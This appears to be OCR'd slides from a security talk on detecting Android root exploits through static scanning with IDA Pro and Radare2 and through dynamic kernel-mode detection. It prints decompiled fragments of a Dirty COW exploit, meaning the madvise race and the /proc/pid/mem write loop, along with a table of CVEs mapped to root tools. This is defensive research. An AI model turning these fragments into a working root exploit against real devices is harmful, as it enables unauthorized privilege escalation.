
Why IDA Pro?

IDA Pro



```
void __fastcall __noreturn sub_6FD4(_DWORD *a1)
{
  void *addr; // [sp+2Ch] [bp-1Ch]
  size_t len; // [sp+30h] [bp-18h]

  len = a1[3];
  addr = (void *)*a1;
  _android_log_print(4, "exploit", "[*] madvise = %p %d", *a1, len);
  printf("[*] madvise = %p %d", addr, len);
  printf("\n");
  fflush((FILE *)((char *)&_sF + 84));
  while ( 1 )
    madvise(addr, len, 4);
}
```


Radare2



```
function fcn.00006fd4 () {
    //  2 basic blocks

    loc_0x6fd4:

  push (r7, lr)
  r7 = sp
  sp -= 0x40                    //'@'
  r1 = r0
  [sp + 0x38] = r0
  r0 = 0
  [sp + 0x24] = r0
  r0 = [sp + 0x38]
  [sp + 0x34] = r0
  r0 = [r0 + 0xc]               //arg1
  [sp + 0x30] = r0
  r0 = [sp + 0x34]
  r0 = [r0]                     //arg1
  [sp + 0x2c] = r0
  r2 = [sp + 0x30]
  r3 = sp
  [r3] = r2
  r2 = [pc + 0x5c]              //[0x7054:4]=0x13e47 ; "G>\x01"
  r2 += pc                      //"exploit" str.exploit
  r3 = [pc + 0x5c]              //[0x7058:4]=0x1401d
  r3 += pc                      //"[*] madvise = %p %d" str.madvise____p__d
  mov.w ip,4
  [sp + 0x1c] = r0
  r0 = ip
  [sp + 0x18] = r1
  r1 = r2                       //"exploit" str.exploit
  r2 = r3                       //"[*] madvise = %p %d" str.madvise____p__d
  ip = [sp + 0x1c]
  [sp + 0x14] = r3
  r3 = ip
  sym.imp.__android_log_print() //CALL: 0x0, 0x0, 0x0, 0x1b01d
  r1 = [sp + 0x2c]
  r2 = [sp + 0x30]
```

IDA Python

API Name	Function Description
idaapi.get_import_module_qty	Retrieve import module of sample
idc.GetFunctionName	Retrieve function name
idc.GetFunctionAttr	Retrieve function’s attributions like end address, size of args and other necessary attributions.
idaapi.enum_import_names	Retrieve name list of import symbols
idautils.CodeRefsTo	Retrieve CFGs for each syscall that should be processed based on our syscalls’ filter file.
idaapi.decompile	Generate pseudo codes of target function




Filter

ompile


Static scan & hunt

Static scan & hunt in static analysis



Scan rules sample

- dirtycow
  - ✓ mmap
  - ✓ Madvise, 4
  - ✓ pthread_create
  - ✓ pthread_join



```
  v6 = mmap(0LL, 4096LL, 3LL, 33LL, 0xFFFFFFFFLL, 0LL);
  v7 = fork(v6);
  v8 = v7;
  if ( (v7 & 0x80000000) != 0 )
  {
    perror("fork:0x1 root error:");
    exit(0LL);
  }
  if ( !v7 )
    goto LABEL_15;
  sprintf(&v14, "/proc/%d/mem", v7);
  v9 = open(&v14, 2LL);
  if ( v9 == -1 )
    printf("open");
  v10 = 0x100000;
  do
  {
    lseek(v9, v4, 0LL);
    write(v9, v3, v5);
    --v10;
  }
  while ( v10 );
  kill(v8, 10LL);
  wait(&v13);
  printf("Parent is over..status == %d\n");
  close(v9);
  result = _stack_chk_guard;
  if ( v24 != _stack_chk_guard )
  {
 ABEL_15:
    v12 = 0x100000;
    do
    {
      madvise(v4, v5, 4);
      --v12;
    }
    while ( v12 );
    exit(0LL);
```


Scan rules

Category	CVE	Vulnearbility	Exploit
APT（ZNiu）	CVE-2016-5195	Race condition	ZNiu
Root tools	CVE-2015-1805,	OOB	iovyroot
	CVE-2016-3842	UAF	…
	CVE-2016-2503,	Race condition	QuadRoot
	CVE-2016-2504,	OOB	
	CVE-2016-2059,	OOB	
	CVE-2016-5340	OOB	
	CVE-2015-3636	UAF	PingPongRoot
	…	…	…
….	…	…	…

Best Practice

- 1. Static Linked Sample
  - ✓ Pass to dynamic analysis system
- 2. Hangs handle
  - ✓ Catch malicious EFL files


Static linked sample



Function name	Segment	Sta
Balloc	.text	0005AE
Bcopy_ptr	.text	0005B3
Bfree	.text	0005B2
__aeabi_memclr	.text	00023
__aeabi_memclr_0	.text	00035
__aeabi_memset	.text	0005D
__android_log_write	.text	0005F
__atexit_register_cleanup	.text	0005A8
__atomic_cmpxchg	.text	0005F0
__atomic_dec	.text	0005F0
__atomic_inc	.text	0005F0
__atomic_swap	.text	0005F0
__bionic_clone	.text	0005F1
__bionic_clone_entry	.text	0005F7
__brk	.text	00061
__cxa_atexit	.text	0005A9
__cxa_finalize	.text	0005A8

NULL!

Hangs handle




Decompile Module

Dynamic Analysis System


- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
  - ✓ Static hunt
- Dynamic Analysis System
  - ✓ Kernel Mode Detection
  - ✓ Daemon/App behavior trace
- In the Wild Exploit Hunt

Dynamic Analysis System - DABox



Module Components

- 1. Kernel Mode Detection
  - ✓Focus on kernel privilege escalation
  - ✓Such as UAF, double free, oob,…
- 2. User Mode Detection
  - ✓Focus on sandbox escape
  - ✓Such as RCE, mediaserverd vulnerabilities



User M

etection

Kernel Mode Detection

Strategy of Kernel Mode detection

SaftyNet

Heap Spray detection

ROP detection

Privilege Escalation detection

Strategy of Kernel Mode detection


SaftyNet

Heap Spray detection

ROP detection

Privilege Escalation detection

SaftyNet - CVE-2016-0846 for example



```
Sanity check IMemory access versus underlying mmap

Bug 26877992

Change-Id: Ibbf4b1061e4675e4e96bc944a865b53eaf6984fe
```

```
diff --git a/libs/binder/IMemory.cpp b/libs/binder/IMemory.cpp
index d8ed995..b9a8bce 100644
--- a/libs/binder/IMemory.cpp
+++ b/libs/binder/IMemory.cpp

@@ -26,6 +26,7 @@
 #include <sys/mman.h>

 #include <binder/IMemory.h>
+#include <cutils/log.h>
 #include <utils/KeyedVector.h>
 #include <utils/threads.h>
 #include <utils/Atomic.h>
@@ -187,15 +188,26 @@
             if (heap != 0) {
                 mHeap = interface_cast<IMemoryHeap>(heap);
                 if (mHeap != 0) {
-                    mOffset = o;
-                    mSize = s;
+                    size_t heapSize = mHeap->getSize();
+                    if (s <= heapSize
+                            && o >= 0
+                            && (static_cast<size_t>(o) <= heapSize - s)) {
+                        mOffset = o;
+                        mSize = s;
+                    } else {
+                        // Hm.
+                        android_errorWriteWithInfoLog(0x534e4554,
+                            "26877992", -1, NULL, 0);
+                        mOffset = 0;
+                        mSize = 0;
+                    }
```

```
04-25 17:01:50.372   873  3214 I am_proc_start: [0,3243,10086,com.example.cve201
60846,activity,com.example.cve20160846/.MainActivity]
04-25 17:01:50.403   873  3214 I am_proc_bound: [0,3243,com.example.cve20160846]

04-25 17:01:50.405   873  3214 I am_restart_activity: [0,124732844,601,com.examp
le.cve20160846/.MainActivity]
04-25 17:01:50.544   484  2823 I snet_event_log: [26877992,-1,]
04-25 17:01:50.548  3243  3243 I am_on_resume_called: [0,com.example.cve20160846
.MainActivity]
04-25 17:01:50.550   873  3934 I force_gc: Binder
04-25 17:01:50.653   873   926 I am_activity_launch_time: [0,124732844,com.examp
le.cve20160846/.MainActivity,297,297]
```

Google SafetyNet Exploit detection log


DABox - Methodology

- Locate the Vulnerabilities
- Surround the vulnerable code with tags.
- Check if some bad guys hit this tags.
- Yes, warning.

Strategy of Kernel Mode detection

- SaftyNet
- Heap Spray detection
- ROP detection
- Privilege Escalation detection

What is heap spray




```
0023E30  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023E40  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023E50  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023E60  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023E70  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023E80  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
